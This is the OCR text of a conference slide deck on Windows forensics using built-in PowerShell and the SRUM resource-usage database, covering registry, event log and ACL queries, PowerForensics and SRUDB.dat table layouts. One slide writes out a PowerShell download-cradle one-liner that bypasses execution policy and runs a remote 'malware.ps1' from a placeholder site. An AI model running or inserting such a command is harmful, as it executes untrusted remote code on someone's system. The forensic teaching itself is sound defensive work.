Beyond Windows Forensics with Built-in Microsoft Tooling

Thomas V Fischer

20191128014000CET

I am @Fvt...

- Security Advocate. Architect & Threat Researcher focused on Data Protection
- 25+ years experience in InfoSec
- Spent number years in corporate IR team positions

BSidesLondon Director

ISSA UK – VP of Data Governance

- Contact
  - tvfischer+sec@gmail.com tvfischer@pm.me
  - keybase.io/fvt


EVER STOP TO THINK


AND THINK

Let's build some requirements

- Non-intrusive
- Quick to use or deploy
- Minimal cost

Useable dynamically investigating or hunting

PowerShell… Really?

- Regex Support
- Built-in functionality
- Uses Objects for Data

PowerShell

```
PS> $string = "The last logged on user was CONTOSO\jsmith"
PS> $string -match "was (?<domain>.+)\\(?<user>.+)"
True

PS> $Matches

Name                           Value
----                           -----
domain                         CONTOSO
user                           jsmith
```

PowerShell

```
Get-ItemProperty -Path Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft
```


Output

```
PSPath             : Microsoft.PowerShell.Core
                     FTWARE\Microsoft\Windows\
PSParentPath       : Microsoft.PowerShell.Core
                     FTWARE\Microsoft\Windows
PSChildName        : CurrentVersion
PSDrive            : HKLM
PSProvider         : Microsoft.PowerShell.Core
DevicePath         : C:\WINDOWS\inf
MediaPathUnexpanded : C:\WINDOWS\Media
```

```
PS D:\Users\tvfischer> gci HKCU:

    Hive: HKEY_CURRENT_USER

Name                           Property
----                           --------
AppEvents
Console                        ColorTable00
                               ColorTable01
```

```
PS D:\Users\tvfischer>
PS D:\Users\tvfischer> get-acl -Path .

    Directory: D:\Users

Path      Owner                  Access
----      -----                  ------
tvfischer BUILTIN\Administrators NT AUTHORITY\SYSTEM Allow  FullControl...

PS D:\Users\tvfischer> (get-acl -Path .).Owner
BUILTIN\Administrators

PS D:\Users\tvfischer> |
```

```
ndows\system32> Get-EventLog -LogName Security -Newest 1 -InstanceID 4689
tLog : No matches found
1 char:1
entLog -LogName Security -Newest 1 -InstanceID 4689
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
tegoryInfo          : ObjectNotFound: (:) [Get-EventLog], ArgumentException
llyQualifiedErrorId : GetEventLogNoEntriesFound,Microsoft.PowerShell.Commands.GetEventLog

ndows\system32> Get-EventLog -LogName Security -Newest 1 -InstanceID 4624

  Time          EntryType   Source                 InstanceID Message
  ----          ---------   ------                 ---------- -------
97313 Feb 27 16:10  SuccessA... Microsoft-Windows...       4624 An account was successfully
```



Haxx0r for the Win

```
PS /home/tvfischer>
PS /home/tvfischer>
PS /home/tvfischer> powershell.exe -ep Bypass -nop -noexit -c iex ((New ObjectNet.WebClient).DownloadString('https://[website]/malwa
re.ps1'))
```

```
powershell.exe -ep Bypass -nop -noexit -c
iex ((New ObjectNet.WebClient).DownloadString('https://[website]/malware.ps1'))
```


Success.

Awesome Start

- Finding things
  - Registry
  - Eventlog
  - File system (ACL, NTFS-ADS, …)
- Runs in memory (no disk changes)
- Generally available on Win 7 and greater
- Lots of cool useful scripts out there

PowerForensics

- All inclusive framework for HD forensics
- Full API
- Useful
  - Get-ForensicsAlternateDataStream
  - Get-ForensicsEventLog
  - Get-ForensicsPrefetch
  - Get-ForensicsRecentFileCache


Requires a DLL to be installed


Thanks! @jaredcatkinson
https://github.com/Invoke-IR/PowerForensics

PowerForensics

- All inclusive framework for HD forensics
- Full API
- Useful
  - Get-ForensicsAlternateDataS
  - Get-ForensicsEventLog
  - Get-ForensicsPrefetch
  - Get-ForensicsRecentFileCac


Foundations




BE VEWY VEWY QUIET
I'M HUNTING WABBITS!!
memegenerator.net

Hello SRUM!

So What Else?



SRUM


- Windows System Resource Usage Monitor
  - Process and Network Related metrics over time
  - Diagnostic Policy Service
- Yogesh Khatri
  - Published paper March 2015
  - Forensic implications of System Resource Usage Monitor (SRUM) data in Windows 8

https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1492184583.pdf
http://www.sciencedirect.com/science/article/pii/S17422876150 00031

SRUM Details

- Windows 8 and above
- Monitors
  - Desktop & windows applications;
  - Services;
  - Network Connections
- Historical Database

Monitoring — On by Default



Network – The What

Interface Type & ID
Network Profile ID
Bytes uploaded & downloaded
Processes consuming data
Includes user SID

Endpoint IP addresses/ports
Specific network activity


Application — The What


CPU Cycles
Context switches
I/O bytes read/written
Number of read operations
Number of write operations
Number of Flushes
User Information
SID of user who launched program

No Memory
Kernel info
Cache
Memory Threats, Handles

Application History

- UI provides a view to this
- View history for all processes
- Uninstalled processes are no longer on Disk






How it Works

SRUM Extension	GUID	DLL in System32
Windows Network Data Usage Monitor	{973F5D5C-1D90-4944-BE8E-24B94231A174}	nduprov.dll
Windows Push Notifications (WPN) Provider	{d10ca2fe-6fcf-4f6d-848e-b2e99266fa86}	wpnsruprov.dll
Application Resource Usage Provider	{d10ca2fe-6fcf-4f6d-848e-b2e99266fa89}	appsruprov.dll
Windows Network Connectivity Usage Monitor	{DD6636C4-8929-4683-974E-22C046A43763}	ncuprov.dll
Energy Usage Provider	{fee4e14f-02a9-4550-b5ce-5fa2da202e37}	energyprov.dll


`\Windows\System32\sru\SRUDB.dat`

Temporary Storage in Registry

HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\SRUM\Extensions



00:60:00.000



Database is ESE

- Extensible Storage Engine
  - Windows Update, AD, Windows Search, IE
- Location:
  `c:\Windows\System32\sru\SRUDB.dat`

Table	*Description*
{DD6636C4-8929-4683-974E-22C046A43763}	Network Connectivity data
{D10CA2FE-6FCF-4F6D-848E-B2E99266FA89}	Application Resource usage data
{973F5D5C-1D90-4944-BE8E-24B94231A174}	Network usage data
{D10CA2FE-6FCF-4F6D-848E-B2E99266FA86}	Windows Push Notification data
{FEE4E14F-02A9-4550-B5CE-5FA2DA202E37} {FEE4E14F-02A9-4550-B5CE-5FA2DA202E37} LT	Energy usage data

https://github.com/libyal/esedb-kb/blob/master/documentation/System%20Resource%20Usage%20Monitor%20(SRUM).asciidoc

Table: {973F5D5C-1D90-4944-BE8E-24B94231A174}

Network Data Usage Monitor

SruDbIdMapTable

Multiple datetime formats…
Seriously

Column ID	Column Name	Column Type
1	AutoIncId	Integer 32-bit signed
2	TimeStamp	Date and time; Contains an OLE Automation date (or floatingtime or application time) value
3	AppId	Integer 32-bit signed +
4	UserId	Integer 32-bit signed +
5	InterfaceLuid	Integer 64-bit signed
6	L2ProfileId	Integer 32-bit signed
7	L2ProfileFlags	signed
8	BytesSent	Integer 64-bit signed
9	BytesRecvd	Integer 64-bit signed

Pull from Registry

Table: {D10CA2FE-6FCF-4F6D-848E-B2E99266FA89} Application Resource Usage

SruDbIdMapTable

	Column Name	Column Type
	AutoIncId	Integer 32-bit signed
2	TimeStamp	Date and time; Contains an OLE Automation date (or floatingtime or application time) value
3	AppId	Integer 32-bit signed +
4	UserId	Integer 32-bit signed +
5	ForegroundCycleTime	Integer 64-bit signed
6	BackgroundCycleTime	Integer 64-bit signed
7	FaceTime	Integer 64-bit signed
8	ForegroundContextSwitches	Integer 32-bit signed
9	BackgroundContextSwitches	Integer 32-bit signed
10	ForegroundBytesRead	Integer 64-bit signed
11	ForegroundBytesWritten	Integer 64-bit signed
12	ForegroundNumReadOperations	Integer 32-bit signed
13	ForegroundNumWriteOperations	Integer 32-bit signed
14	ForegroundNumberOfFlushes	Integer 32-bit signed
15	BackgroundBytesRead	Integer 64-bit signed
16	BackgroundBytesWritten	Integer 64-bit signed
17	BackgroundNumReadOperations	Integer 32-bit signed
18	BackgroundNumWriteOperations	Integer 32-bit signed
19	BackgroundNumberOfFlushes	Integer 32-bit signed

Multiple datetime formats…
Seriously

Table: SruDbIdMapTable

Column ID	Column name	Column type
1	IdType	Integer 8-bit unsigned
2	IdIndex	Integer 32-bit signed
2 6	IdBlob	Large binary data +

Value	Identifier	Description
0	?? Application Path ++	IdBlob contains an UTF-16 encoded string
1	?? Services	IdBlob contains an UTF-16 encoded string
2	?? MSApps, Service-subprocess	IdBlob contains an UTF-16 encoded string
3	a user identifier (UserId) +	IdBlob contains a Windows NT Security Identifier (SID)


Data Interpretation

- GUIDs Galore (SID)
- UTC Timestamp Format can be OLE format (64bits) or FILETIME format (64bits)
- Network Identified with InterfaceLuid


```
typedef union _NET_LUID {
  ULONG64 Value;
  struct {
    ULONG64 Reserved  :24;
    ULONG64 NetLuidIndex  :24;
    ULONG64 IfType  :16;
  } Info;
} NET_LUID, *PNET_LUID;
```

The Forensics Angle


So What?



Understanding What Process Activity



